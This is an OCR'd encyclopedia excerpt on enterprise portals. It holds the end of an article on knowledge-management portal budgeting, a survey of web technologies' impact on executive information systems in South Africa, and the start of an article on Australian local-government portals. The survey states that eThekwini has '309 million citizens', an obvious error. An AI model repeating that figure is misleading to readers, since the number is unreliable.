


Figure 5. The budget allocation to dependent subsystems



implementing the portal strategy. Specifically, we outline the firm's decision problem and its potential solution.

It is argued that a firm uses the portal performance metrics to measure the effectiveness of the portal strategy applied by the firm. The performance metrics for a portal can be constructed along the following aspects: the quantity and perceived quality of information or knowledge that workers may obtain from the portal. According to the various scenarios identified as aforementioned, knowledge transfer can happen among internal workers or from external business partners (customers) to internal workers. The objective of applying portal strategy studied in this article is how firms use portal to aggregate and transfer knowledge either from outside or within the organization.

If we assume that a firm has certain amount of budget to initiate the portal strategy for knowledge management, then the realistic question to ask is how to allocate the budget to achieve the best performance for the organizational KM portal. Suppose that the degree of explicitness and tacitness of organizational knowledge is x and t (where x+t = 1) and the proportion of organizational knowledge located in each subsystem (B2B, B2E, and B2C) is b, e, and c (where b+e+c = 1), then the allocation of budget the firm has to assign to each component of the portal strategy can be obtained. As shown in Figure 4, three subsystems with both explicit and tacit components can be constructed to fulfill the portal strategy respectively. Each subsystem is responsible for the portal strategy specified by organizational knowledge with different types and sources. If we assume that all subsystems are independent, then each rectangle in Figure 4 can be used to represent the actual budget allocation for the portal strategy.

Nevertheless, the above allocations to each subsystem only apply to the static scenario when there is no interdependency among all the subsystems. Considering the endogenization and exogenization processes discussed in the previous section, the firm has to reserve some budget to streamline these two processes between B2E and B2B (B2C) subsystems. In Figure 5, the two rectangles with gray backgrounds are the interfaces to integrate B2E and

Table 1. Summary of notation

b	B2B subsystem
c	B2C subsystem
e	B2E subsystem
m	Interface of B2B and B2E
n	Interface of B2C and B2E
x	Degree of explicitness
t	Degree of tacitness

B2B (B2C) subsystems, facilitating the endogenizaion and exogenization processes.

Formally, the firm's problem can be conceptually formulated as follows:

***Maximize*: [the performance of the KM portal];**
***Subject to*: [the budget balance of the IT investment on the KM portal];**
***Decision variables*: [the allocation to each subsystem].**

To explore the solution of the firm's decision when implementing the proposed portal strategy, we suppose that the unit allocation to each subsystem has the same effect on its knowledge creation and transfer in terms of the SECI model within and across the subsystem. In addition, we assume that there exists a positive relationship between the IT support and portal performance of each subsystem, that is, the more allocation to a subsystem, the better the subsystem performs, facilitating the better functioning of the SECI model. Therefore, the firm's problem is to determine the allocation to each subsystem to maximize the total performance of organizational portals given the budget constraint.

If all the subsystems are independent, the optimal allocation to each subsystem still remains as that shown in Figure 4, which may be different when interdependencies exist among the subsystems. First, the performance of each subsystem will be reinforced and amplified due to the exogenization and endogenization processes. Specifically, employees benefit from the interactions with business partners and customers, more and better knowledge will be created and transferred toward inside the organizations. Likewise, business partners and customers can take advantage of the better performance of B2E subsystem by means of the exogenization process. Second, the allocations to the interfaces of B2B (B2C) and B2E subsystems depend on those to the subsystems and cannot exist independently. In other words, the design of the interfaces for endogenization and exogenization may help the subsystems to reach their maximal potential of organizational portal strategy.

FUTURE TRENDS

The proposed portal strategy for organizational knowledge management is by no means the best strategy available to manage organizational knowledge assets with the help of information technologies. However, the suggested portal strategy provides great insights for better understanding the role of portal in knowledge management, which also lays the solid foundations for related future research.

First of all, the endogenization and exogenization processes may be further investigated. As our analysis shows, these two processes play the major role of reinforcing the performance of organizational KM portal. Future study may specifically focus on these processes and explore their contributions to organizational knowledge creation and transfer.

Second, the tacitness dimension of organizational knowledge, although included in our model, is not the focus of our discussion. Future research may integrate the transition of explicit and tacit knowledge with the endogenization and exogenization processes.

Third, based on our conceptual model, the firm's decision problem can be mathematically formulated and analyzed. Although some further assumptions may be necessary, most of the features in our proposed model will be retained and the actual allocation to each subsystem can be solved so that sensitivity analysis may be conducted to further reveal the interactions among various influential factors.

CONCLUSION

Portal has become an important enterprise application nowadays in organizations for various purposes. More and more organizations adopt portal strategies to facilitate knowledge acquisition and transfer within (across) organizations. In this article, we study the portal strategy for knowledge management within organizations based on the categorization of organizational knowledge by two dimensions: type and source. We propose a comprehensive portal strategy by constructing subsystems to facilitate the *endogenization* and *exogenization* processes. A firm's decision problem for necessary IT support to implement the portal strategy is conceptually modeled and analyzed.

Applying portals in managing organizational knowledge assets has been regarded as an effective and feasible practice in knowledge management.

Studying the portal strategy for knowledge management, the article makes the following contributions. First, the portal strategy is proposed based on two dimensions of organizational knowledge: tacitness and source. In particular, we suggest applying a comprehensive portal strategy by constructing subsystems and fulfilling different functions of the portal strategy. Second, we identify the endogenization and exogenization processes among subsystems and investigate their importance when the proposed portal strategy is implemented. Specifically, these two processes enhance the performance of each subsystem and amplify the knowledge creation and transfer across subsystems. Finally, the necessary IT support to implement the portal strategy is discussed. We conceptually model the firm's decision problem and illustrate the dynamics of the optimal solutions.

In conclusion, our study of portal strategies for organizational knowledge management provides valuable insights and guidelines for managers to adopt and implement appropriate portal strategies in managing organizational knowledge assets.

REFERENCES

Bogue, R. L. (2005). *Special to ZDNet Asia.* Retrieved January 11, 2007, from http://www.zdnetasia.com/insight/software/0,39044822,39231245,00.htm

CitiXsys Technologies (2005). *Portals and the smart enterprise, WP126.* Retrieved January 11, 2007, from http://www.citixsys.com/Images/Portals_and_The_Smart_Enterprise.pdf

Delphi Group (2000, April). The Delphi Group's corporate portal report. *Knowledge Management Magazine,* p. 42.

Fernandesa, K. J., Rajaa, V., & Austinb, S. (2004). Portals as a knowledge repository and transfer tool: VIZCon case study. *Technovation, 25*(11), 1281-1289.

Hansen, T. M., Nohria, N., & Tierney, T. (1999). What's your strategy for managing knowledge? *Harvard Business Review, 77*(2), 106-116.

Hoffman, T. (2002, July 24). Connecting with a successful portal strategy. *Computerworld.* Retrieved January 11, 2007, from, http://www.computerworld.com/ news/special/pages/story/0,5364,1865-72953,00.html

Jasimuddin, S. M. (2005). Knowledge of external sources' knowledge: New frontiers to actionable knowledge. In M. A. Rahim, R. T. Golembiewski, K., & D. Mackenzie (Eds.), *Current topics in management* (Vol. 10, pp. 39-50). New Brunswick, NJ: Transaction Publishers.

Martin, K. (2002, October). Portals strategies for enterprise application integration. *Practice Innovations, 3*(3), 1.

McKellar, H. (2000). Compaq's enterprise portal strategy. *KMWorld Magazine, 9*(4). Retrieved January 11, 2007, from http://www.kmworld.com/Articles/ReadArticle.aspx?ArticleID=9182

Nonaka, I., & Takeuchi, H. (1995). *The knowledge-creating company: How Japanese companies create the dynamics of innovation.* New York: Oxford University Press.

Pickering, C. (2002). Portals: An e-business success story. *Software Magazine, Spring Edition.* Retrieved January 11, 2007, from, http://www.softwaremag.com/L.cfm?Doc=archive/ 2002Vol22Iss1/portals

Plunkett, P.T. (2001). *Managing knowledge work: An overview of knowledge management.* Knowledge Management Working Group of the Federal Chief Information Officers Council.

Ramos, L. (2002). The total economic impact™ of implementing corporate portals. *Giga Information Group, Inc.* Retrieved January 11, 2007, from, http://www.gigaWeb.com

Robles, F. (2002). The evolution of global portal strategy. *Thunderbird International Business Review, 44*(1), 25-46.

Roth, C. (2004, May). State of the portal 2004: Budgeting, funding, and frameworks. *META Group Publishing.* Retrieved January 11, 2007, from, http://techupdate.zdnet.com/ techupdate/stories/main/State_of_the_Portal_2004.html?tag=tu.arch.link

Ruber, P. (1999, May). Framing a portal strategy: Early adopters show what's behind the door of unified corporate knowledge. *Knowledge Management Magazine.* Retrieved January 11, 2007, from, http://www.destinationkm.com/articles/default.asp?ArticleID=387&KeyWords=artificial++AND+intelligence

White, C. (2003, July). Is the portal dead? *DM Review Magazine.* Retrieved January 11, 2007, from, http://www.dmreview.com/article_sub.cfm?articleId=6959

KEY WORDS

Codification Approach: Such approach is used when organizational knowledge can be codified and stored in a knowledge repository. Lotus Notes is regarded as a widely used computer-mediated tool of the codification approach.

Endogenous Knowledge: The organizational knowledge that is created and available within the boundary of an organization. Such knowledge is located either in human brain or repositories of the organization.

Exogenous Knowledge: Such knowledge is something that is created and available outside a firm's own boundary. This knowledge comes from external sources such as suppliers, customers and competitors.

Knowledge Management: It is used to refer to the effective and efficient searching and deployment of organizational knowledge so as to enhance an organization's sustainable competitive advantage.

Organizational Knowledge: Such knowledge is of interpreted organizational information which is processed data that helps organizational members to take purposeful actions and make decisions so as to accomplish their assigned tasks which is popularly called practical knowledge.

Personalization Approach: It is the only way in which tacit knowledge is being transferred. Since tacit knowledge resides in human brain or hand, personalization approach, such as storytelling and face-to-face interaction, seems to be the most appropriate to transfer such knowledge.

Portal Strategy: A portal strategy is a way in which a Web site is customized that provides people easy access to most of the information, tools and applications they need to use—all with a single sign-on. An effective portal strategy allows people to make better use of rich knowledge and information resources across the organization, enhances ability to better connect with prospective users, and thereby contributes to enhanced service, improved communication and increased efficiency.

Portal Technologies and Executive Information Systems Implementation

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INTRODUCTION

Portals may be seen as World Wide Web ("the Web") sites that provide the gateway to corporate information from a single point of access. The potential of the Web portal market and its technology has inspired the mutation of search engines (e.g., Yahoo!) and the establishment of new vendors (e.g., Hummingbird and Brio Technology). Leveraging knowledge, both internal and external, is the key to using a portal as a centralised database of best practices that can be applied across all departments and all lines of business within an organisation (Zimmerman, 2003). A portal is simply a single, distilled view of information from various sources. Portal technologies integrate information, content, and enterprise applications. However, the term portal has been applied to systems that differ widely in capabilities and complexity (Smith, 2004). Portals "aim to serve particular communities, including various business groups" (Deise, Nowikow, King, & Wright, 2000). A portal aims to establish a community of users with a common interest or need.

Portals include horizontal applications such as search, classification, content management, business intelligence (BI), executive information systems (EIS), and a myriad of other technologies. Portals not only pull these together, but also absorb much of the functionality from these complementary technologies (Drakos, 2003). When paired with other technologies such as content management, collaboration, and BI, portals can improve business processes and boost efficiency within and across organisations (Zimmerman, 2003). Given the overlap between portal technologies and EIS, this article investigates the level of impact (if any) between them.

BACKGROUND

Gartner defines a portal as "access to and interaction with relevant information assets (information/content, applications, and business processes), knowledge assets and human assets, by select target audiences, delivered in a highly personalized manner" (Drakos, 2003). Drakos (2003) suggests that a significant convergence is occurring with portals in the centre. Most organisations are being forced to revisit their enterprise-wide Web integration strategies (Hazra, 2002). A single view of enterprise-wide information is respected and treasured (Norwood-Young, 2003). Enterprise information portals are becoming the primary way in which organisations organise and disseminate knowledge (PricewaterhouseCoopers, 2001).

Spoornet is southern Africa's largest railroad operator and heavy hauler, with 3,500 locomotives moving approximately 180 million tons of freight annually. Securing a "comprehensive view of its [Spoornet's] own complex logistics environment has long been a dream for management" (Norwood-Young, 2003). During October 2002, vendor Sybase implemented the first stage of a project providing an executive portal to Spoornet management. Norwood-Young (2003) reports that executive management "had a single view of Spoornet's resources and applications—'digital dashboard'" … "Our executives waited for decades to be taken to such a high level of business functionality." The portal is a technology in search of a business problem (Drakos, 2003). With EIS established in organisations in South Africa and the presence of portal technologies, there is, thus, a need to investigate the link (if any) between EIS and portal technologies.

EIS grew out of the development of information systems (IS) to be used directly by executives and used to augment the supply of information by subordinates (Srivihok, 1998). For the purposes of this article, EIS is defined as "a computerized system that provides executives with easy access to internal and external information that is relevant to their critical success factors" (Watson, Houdeshel, & Rainer, 1997). EIS are an important element of the information architecture of an organisation. Different EIS software tools and/or enterprise resource planning (ERP) software with EIS features exist. EIS is a technology that is continually emerging in response to managers' specific decision-making needs (Turban, McLean, & Wetherbe, 1999). E. Turban (personal communication, October 7, 2001) suggests that EIS capabilities are being "embedded in BI." All major EIS and information product vendors now offer Web versions of the tools designed to function with Web servers and browsers (PricewaterhouseCoopers, 2002).

Web-based technologies are causing a revisit to existing IT implementation models, including EIS (Averweg, Cumming, & Petkov, 2003). Web-based tools "are very much suited" to executives key activities of communicating and informing (Pijpers, 2001). With the emergence of global IT, existing paradigms are being altered, which are spawning new considerations for successful IT implementation (Averweg & Erwin, 2000). Challenges exist in building enterprise portals as a new principle of software engineering (Hazra, 2002). Yahoo! is an example of a general portal. Yahoo! enables the user to maintain a measure of mastery over a vast amount of information (PricewaterhouseCoopers, 2001). Portals are an evolutionary offshoot of the Web (Norwood-Young, 2003). The Web is "a perfect medium" for deploying decision support and EIS capabilities on a global basis (Turban et al., 1999).

SURVEY OF WEB-BASED TECHNOLOGIES' IMPACT ON EIS

Computer or IS usage has been identified as the key indicator of the adoption of IT by organisations (Suradi, 2001). As the usage of IT increases, Web-enabled information technologies can provide the means for greater access to information from disparate computer applications and other information resources (Eder, 2000). Some Web-based technologies include intranet, Internet, extranet, e-commerce business-to-business (B2B), e-commerce business-to-consumer (B2C), wireless application protocol (WAP), and other mobile technologies and portal technologies. The portal has become the most-desired user interface in Global 2000 enterprises (Drakos, 2003).

The technology for EIS is evolving rapidly and future systems are likely to be different (Sprague & Watson, 1996). EIS is now clearly in a state of flux. As E. Turban (personal communication, October 7, 2001) notes, "EIS is going through a major change." There is, therefore, both scope and need for research in the particular area of EIS being impacted by portal technologies, as executives need systems that provide access to diverse types of information. As with any other IT investment, the use for a portal must be well understood (Drakos, 2003). Emerging (Web-based) technologies can redefine the utility, desirability, and economic viability of EIS technology (Volonino et al., 1995). There exists a high degree of similarity between the characteristics of a "good EIS" and Web-based technologies (Tang, Lee, & Yen, 1997). With the absence of research efforts on the impact of portal technologies on EIS implementations in South Africa, this research begins to fill the gap with a study of 31 selected organisations in KwaZulu/Natal, South Africa that have implemented EIS.

A validated survey instrument was developed and contained seven-point Likert scale statements (anchored with (1) Not at all and (7) Extensively) dealing with how an interviewee perceives specific Web-based technologies impacted his organisation's EIS implementation. The Web-based technologies are: (1) intranet; (2) Internet; (3) extranet; (4) e-commerce: business-to-business (B2B); (5) e-commerce: business-to-consumer (B2C); (6) wireless application protocol (WAP) and other mobile technologies; and (7) any other Web-based technologies (for example portal technologies). The questionnaire was administered during a semistructured interview process. A similar approach was adopted by Roldán and Leal (2003) in their EIS survey in Spain. Pooling data across different technologies is consistent with prior research in user acceptance (see, for example, Davis, 1989; Venkatesh & Morris, 2000).

The sample was selected using the unbiased "snowball" sampling technique. This technique was also used by Roldán and Leal (2003). The sample selected included organisations with actual EIS experience, with representatives from the following three constituencies: (1) EIS executives/users; (2) EIS providers; and (3) EIS vendors or consultants. These three constituencies were identified and used in EIS research by Rainer and Watson (1995). A formal extensive interview schedule was compiled and used for the semistructured interviews. Interviews were conducted during May-June 2002 at the interviewee's organisation in the eThekwini Municipal Area (EMA) in South Africa. EMA is the most populous municipality in South Africa (SA2002-2003, 2002), with a geographic area size of 2,300 km^2 and a population of 309 million citizens (Statistics South Africa, 2001). The survey of organisations in KwaZulu/Natal that implemented EIS is confined to organisations in the EMA.

From the author's survey instrument, a wide range of different, available, commercially purchased EIS software tools and/or ERP software with EIS features used by the respondents in the organisations surveyed was reported. These included Cognos®, JDEdwards BI®, Oracle®, Hyperion®, Lotus Notes®, Business Objects®, and Pilot®. Cognos® was the most popular EIS software tool comprising 60% of the sample surveyed. In the USA, Cognos®, Business Objects®, and Oracle® have the highest top-of-mind awareness (Gartner, 2002). Gartner (2002) reports that in Europe, SAP®, MicoStrategy®, Business Objects®, and IBM® have highest top-of mind awareness. Furthermore, Europe seems to focus more on full-solution vendors (for example IBM®, SAP®) than strictly EIS product-focused vendors. Drakos (2003) suggests that the portalisation of vertical applications, such as ERP, customer relationship management (CRM), and supply chain management (SCM), is driving multiple vertical portals into single enterprises.

From the survey instrument, a summary of data obtained of the degree to which specific Web-based technologies impacted the respondent's EIS implementation in the organisations surveyed, is reflected in Table 1.

Table 1 shows that only seven (22.5%) of the organisations surveyed report that the Intranet significantly impacted their EIS implementation. Intranets are usually combined with, and accessed via, a corporate portal (Turban, Rainer, & Potter, 2005). The level of impact by the Internet on EIS implementation is slightly lower, with six (19.4%) of the organisations surveyed reporting that the Internet has significantly impacted their EIS implementation. While 24 (77.4%) of the organisations surveyed report that the extranet had no impact on their organisation's EIS implementation, the balance of the data sample (22.6%) report different degrees of impact. The results show that the vast majority (90.4%) of respondents report that e-commerce: (B2B) has not impacted EIS implementation in organisations surveyed. A slightly lower result (83.9%) was reported for e-commerce: (B2C). One possible explanation for the e-commerce (B2B) and (B2C) low impact levels is that the software development tools are still evolving and changing rapidly.

WAP and other mobile technologies have no (93.6%) or very little (3.2%) impact on EIS implementations. Of the seven Web-based technologies given in Table 1, WAP and other mobile technologies have the *least* impact (combining "Somewhat much," "Very much," and "Extensively") on EIS implementation in organisations surveyed. Only one respondent (3.2%) reported that WAP and other technologies had extensively impacted the EIS implementation in her organisation. A possible explanation for this result is that the EIS consultant was technically proficient in WAP technologies. The potential benefit of mobile access to portals is numerous and self-evident. PricewaterhouseCoopers (2002) note that organisations must first establish the benefits of mobile access to its portal, and assess the value of providing those benefits via mobile access to the organisation. However, portals and related technologies promise that applications will be more operable, integrative, and adaptive to user needs (Drakos, 2003).

Table 1. Tally and associated percentage of the degree to which specific Web-based technologies impacted respondent's EIS implementation

	The degree to which Web-based technologies impacted respondent's EIS implementation (N=31)						
Web-based technology	**Not at all**	**Very little**	**Somewhat little**	**Uncertain**	**Somewhat much**	**Very much**	**Extensively**
Intranet	17 (54.8%)	2 (6.5%)	2 (6.5%)	0 (0.0%)	3 (9.7%)	4 (12.9%)	3 (9.6%)
Internet	21(67.7%)	1 (3.2%)	1 (3.2%)	0 (0.0%)	2 (6.5%)	3 (9.7%)	3 (9.7%)
Extranet	24 (77.4%)	1 (3.2%)	2 (6.5%)	1 (3.2%)	1 (3.2%)	2 (6.5%)	0 (0.0%)
E-commerce: (B2B)	28 (90.4%)	1 (3.2%)	0 (0.0%)	0 (0.0%)	0 (0.0%)	1 (3.2%)	1 (3.2%)
E-commerce: (B2C)	26 (83.9%)	1 (3.2%)	1 (3.2%)	0 (0.0%)	2 (6.5%)	0 (0.0%)	1 (3.2%)
WAP and other mobile technologies	29 (93.6%)	1 (3.2%)	0 (0.0%)	0 (0.0%)	0 (0.0%)	0 (0.0%)	1 (3.2%)
Portal technologies	26 (83.8%)	0 (0.0%)	0 (0.0%)	0 (0.0%)	2 (6.5%)	2 (6.5%)	1 (3.2%)

Table 2. Descending rank order of impact levels of Web-based technologies on EIS implementation

Rank	**Web-based technology**	**Tally and level of impact on EIS implementations**
1	Intranet	10 (32.2%)
2	Internet	8 (25.9%)
3	Portal technologies	5 (16.2%)
4	Extranet	3 (9.7%)
4	E-commerce: (B2C)	3 (9.7%)
6	E-commerce: (B2B)	2 (6.4%)
7	WAP and other mobile technologies	1 (3.2%)

From Table 1, three interviewees reported that their organisation's EIS implementations were significantly impacted ("Very much" and "Extensively") by portal technologies. At first this may appear to be noteworthy, as the portal technology impact on EIS implementations (9.7%) is higher than the Extranet (6.5%), e-commerce: (B2B) (6.4%), e-commerce: (B2C) (6.4%), and WAP and other technologies (3.2%) impacts. However, it should be noted that the impact levels of all the Web-based technologies assessed are fairly low. This still means that after the Intranet and Internet, portal technologies have the third highest impact on EIS implementations in organisations surveyed. Combining the results ("Somewhat much," "Very much," and "Extensively") for each of the seven Web-based technologies, Table 2 gives a descending ranking order of the levels of impact of Web-based technologies on EIS implementations. This information is particularly useful for IT practitioners in planning future EIS implementations.

FUTURE TRENDS

Meta Group expects B2B usage (encompassing partner and supplier portals) to expand by 50% by 2006 (Meta Group, 2003). The need for a portal usually becomes evident when an intranet (or sometimes an extranet or Internet site) accumulates more information than can be presented in a static manner. An enterprise portal (also known as enterprise information portal or corporate portal) is an approach in Intranet-based applications. Bajgoric (2000) notes that it goes a step further in the "webification" of applications and integration of corporate data. The function of corporate portals may be described as "corecasting" since they support decisions central to particular goals of an organisation (Turban et al., 2005).

Several "portal-based" products, particularly from the BI area, exist. The Hummingbird Enterprise Information Portal® (see Internet URL http://www.hummingbird.com) is an example of an integrated enterprise-wide portal solution. It provides organisations with a Web-based interface to unstructured and structured data sources and applications. Access to applications is a critical feature that distinguishes the current generation of enterprise portals from their predecessors (PricewaterhouseCoopers, 2002). The market for portal products will continue to coalesce during the next several years (Meta Group, 2003).

BI portal is a software product based on the Web concept of a portal site that lets organisations deliver information from a variety of sources to end-users (Bajgoric, 2000). Bajgoric (2000) reports that an enterprise information portal describes a system that can be used to combine an organisation's internal data with external information, which provides a powerful decision support capability. WebIntelligence®, from Business Objects (see Internet URL http://www.businessobjects.com), includes a BI portal that gives users a single Web entry point for both WebIntelligence® and BusinessObjects®, the organisation's client-server reporting and OLAP system. Brio.Portal®, from Brio Technology, is another example of integrated BI software capable of retrieving, analysing, and reporting information over the Internet. The role of portals is to ferry information to the users. Developers must be aware of emerging trends in the portal market to create systems that will be able to incorporate the latest technological developments and new methods of information delivery and presentation (Meta Group, 2003). This will serve to reduce costs, free busy executives' and managers' time, and improve an organisation's profitability. Personalised technologies are becoming part of the portal environment (Zimmerman, 2003). Corporate portals help to personalise information for employees and customers (Turban et al., 2005).

CONCLUSION

The findings of this survey show that while EIS have a significant role in organisations in the EMA, their technological base is not affected considerably by the latest innovations of Web-based technologies. This requires further investigation as to whether it is a signal for the fact that IT in South Africa is not transforming fast enough to adopt portal technologies.

The author contends that portal technologies will become part of the organisational structure fabric, and change the way infrastructure is viewed by the IT organisation. As evidenced in the case of Spoornet, "a simple portal has changed the company intrinsically" (Norwood-Young, 2003). Two trends will drive organisations to accept portals as business-critical: the ability to (1) deliver the availability and security required to support mission-critical functions; and (2) meet the needs of users outside the organisation's employees. Organisations will need to take the database knowledge in their organisations and open them to business partners and suppliers in an effort to try and build a community. There must be a desire to make these commitments worthwhile and draw users back to the portals.

REFERENCES

Averweg, U. R. F., & Erwin, G. J. (2000, November 1-3). Executive information systems in South Africa: A research synthesis for the future. In *Proceedings of the South African Institute of Computer Scientists and Information Technologists Conference (SAICSIT-2000)*, Cape Town, South Africa.

Averweg, U., Cumming, G., & Petkov, D. (2003, July 7-10). Development of an executive information system in South Africa: Some exploratory findings. In *Proceedings of a*

Conference on Group Decision and Negotiation (GDN2003) held within the 5th EURO/INFORMS Joint International Meeting, Istanbul, Turkey.

Bajgoric, H. (2000). Web-based information access for agile management. *International Journal of Agile Management Systems, 2*(2), 121-129.

Davis, F. D. (1989). Perceived usefulness, Perceived ease of use, and user acceptance of information technology. *MIS Quarterly, 3*(3), 319-342.

Deise, M. V., Nowikow, C., King, P., & Wright, A. (2000). *Executive's guide to e-business: From tactics to strategy*. New York: John Wiley & Sons.

Drakos, N. (2003, August 4-6). Portalising your enterprise. *Gartner Symposium ITXPO2003*, Cape Town, South Africa.

Eder, L. B. (2000). *Managing healthcare information systems with Web-enabled technologies*. Hershey, PA: Idea Group Publishing.

Gartner. (2002). *Business intelligence multiclient study. A report for study sponsors*, July.

Hazra, T. K. (2002, May 19-25). Building enterprise portals: Principles to practice. In *Proceedings of the 24th international conference on Software Engineering*, Orlando, Florida.

Meta Group. (2003). *Best practises in enterprise portal development.* Executive Summary, 1-7.

Norwood-Young, J. (2003). The little portal that could. In Wills (Ed.), *Business solution using technology platform* (pp. 14-15).

Pijpers, G. G. M. (2001). Understanding senior executives' use of information technology and the Internet. In Anandarajan & Simmers (Eds.), *Managing Web usage in the workplace: A social, ethical and legal perspective*. Hershey, PA: Idea Group Publishing.

PricewaterhouseCoopers. (2001). *Technology forecast: 2001-2003. Mobile Internet: Unleashing the power of wireless*. Menlo Park, CA.

PricewaterhouseCoopers. (2002). *Technology forecast: 2002-2004. Volume 1: Navigating the future of software*. Menlo Park, CA.

Rainer, R. K., Jr., & Watson, H. J. (1995). The keys to executive information system success. *Journal of Management Information Systems, 12*(2), 83-98.

Roldán, J. L., & Leal, A. (2003). Executive information systems in Spain: A study of current practices and comparative analysis. In Forgionne, Gupta, & Mora (Eds.), *Decision making support systems: Achievements and challenges for the new decade* (pp. 287-304). Hershey, PA: Idea Group Publishing.

SA2002-2003. (2002). *South Africa at a glance*. Craighall, South Africa: Editors Inc.

Smith, M. A. (2004). Portals: Toward an application framework for interoperability. *Communications of the ACM, 47*(10), 93-97.

Sprague, R. H., Jr., & Watson, H. J. (1996). *Decision support for management*. Upper Saddle River, NJ: Prentice-Hall.

Srivihok, A. (1998). *Effective management of executive information systems implementations: A framework and a model of successful EIS implementation*. PhD dissertation. Central University, Rockhampton, Australia.

Statistics South Africa. (2001). *Census 2001 digital census atlas.* Retrieved June 8, 2005, from http://gis-data.durban.gov.za/census/index.html

Suradi, Z. (2001, June 4-6). Testing technology acceptance model (TAM) in Malaysian Environment. In *BITWorld 2001 Conference Proceedings*, American University in Cairo, Egypt.

Tang, H., Lee, S., & Yen, D. (1997). An investigation on developing Web-based EIS. *Journal of CIS, 38*(2), 49-54.

Turban, E., McLean, E., & Wetherbe, J. (1999). *Information technology for management*. New York: John Wiley & Sons.

Turban, E., Rainer, R. K., & Potter, R. E. (2005). *Introduction to information technology* (3rd ed.). New York: John Wiley & Sons.

Venkatesh, V., & Morris, M. G. (2000). Why don't men ever stop to ask for directions? Gender, social influence, and their role in technology acceptance and usage behavior. *MIS Quarterly, 24*(1), 115-139.

Volonino, L., Watsion, H.J., & Robinson, S. (1995). Using EIS to respond to dynamic business conditions. *Decision Support Systems, 14,* 105-166.

Watson, H. J., Houdeshel, G., & Rainer, R. K., Jr. (1997). *Building executive information systems and other decision support applications*. New York: John Wiley & Sons.

Zimmerman, K. A. (2003). Portals: No longer a one-way street. *KMWorld, Creating and Managing the Knowledge-Based Enterprise, 12*(8), September.

KEY TERMS

Business Intelligence: Business intelligent systems combine data gathering, data storage, and knowledge management with analytical tools to present complex internal and competitive information to planners and decision-makers.

Corporate Portal: World Wide Web site that provides the gateway to corporate information from a single point of access.

Enterprise Portal: Secure Web locations, which can be customised or personalized, that allow staff and business partners to, and interaction with, a range of internal and external applications and information sources.

Executive Information System: A computerised system that provides executives with easy access to internal and external information that is relevant to their critical success factors.

Extranet: A secured network that connects several intranets via the Internet; allows two or more organisations to communicate and collaborate in a controlled fashion.

Portal: Access to and interaction with relevant information assets (information/content, applications, and business processes), knowledge assets, and human assets, by select target audiences, delivered in a highly personalised manner.

Wireless Application Protocol (WAP): A set of communication protocols designed to enable different kinds of wireless devices to talk to a server installed on a mobile network so users can access the Internet.

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Portals and Interoperability in Local Government

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INTRODUCTION

While the popularity of electronic government is evident in most countries, the true benefits to communities can only be obtained if there is access to services across all levels of government. Sadly, the multilevel nature of government often means that citizens are frustrated when accessing services that span many bureaucracies. Interoperability, which is the breaking down of barriers between the different layers of government to support the seamless delivery of services, is enhanced by the use of portals. This article looks at the limited use of portals in the local government sector in Australia, and how they have been used to assist staff within councils, and to support communities and businesses. It also examines the problems faced by local governments in implementing portals. The article concludes with a discussion of interoperability in the local Australian government sector, and how it can be used to support portal development.

BACKGROUND

Symonds (2000) observed that "... with few exceptions, governments have come late to the Internet." Yet if electronic government is interpreted to include all forms of information and communications technologies (ICTs), then it is not necessarily a recent development. Over the last 20 years, some Australian state and commonwealth government agencies utilized early forms of electronic commerce such as electronic data interchange (EDI), although these were concentrated into specialist transaction areas such as electronic tax lodgement (O'Dea, 2000). The term e-government, however, is associated with more recent developments in ICTs; particularly, incorporating the Internet and the concept of e-government started to appear as a genuine policy option in the mid-1990s in many countries, of which Australia was one of the first (Department of Finance, 1995; DiCaterino & Pardo, 1996; Multimedia Victoria, 1996; Office of Technology Assessment, 1993).

The advent of the Internet changed the perception of what governments could undertake with ICTs. In particular, the Internet has been the vehicle upon which many of the reforms proposed under the doctrine of *New Public Management* (Hood, 1991) have been able to be implemented. Thus, at all levels of government, e-government is aimed at achieving three broad objectives:

- to improve the efficiency and effectiveness of the executive functions of government, including the delivery of public services;
- to make governments more transparent by giving citizens better access to a greater range of information; and
- to enable fundamental changes in the relationships between citizens and public sector organisations, with implications for democratic processes and structures of government (Feng, 2003).

Moreover, electronic government challenges the traditional relationship between public authorities and citizens; it provides the opportunity for government to rethink how it configures and provides daily services, build different and deeper relationships with the community, and devolve power and responsibility to regions and local groups (Kearns, 2001). Yet in all countries, the major metric upon which the success, or otherwise, of e-government is measured is its ability to provide higher quality services via a virtual medium (Multimedia Victoria, 2002; SOCITM & I&DeA, 2002; United Nations, 2003). For this to occur, the traditional internal barriers to improved service delivery, primarily bureaucratic red tape at different levels of government, needs to be removed so seamless government can occur. Other external barriers, such as the requirement for improved telecommunications infrastructure, also impact on the ability of seamless government to be realized.

Although the overwhelming majority of agencies at all levels of government have made considerable progress in the area of e-government, there is an ongoing need to create an environment where e-government can continue to flourish and quality services can be provided. It is becoming increasingly evident, however, that more services do not necessarily equate to better service. The concept of interoperability, often referred to as enabling seamless connections through portals, has been championed in many countries.

MODELS OF E-GOVERNMENT MATURITY INVOLVING PORTALS

A number of models have been developed in the literature that attempt to depict the path that governments follow as their electronic activities grow and mature. Arguably, the most popular of these models is the *stages of growth model* developed by Layne and Lee (2001) (Figure 1).

The stages of growth model outlined the relationship between the maturity of service delivery, as depicted by the level of integration of services across all levels of government, and improvements in the technological and organizational complexity of governments. The first two stages of the model showed that most services are initially provided in each sector of government. The final two stages of the model, vertical integration and horizontal integration, relate specifically to the use of portals in the government sector.

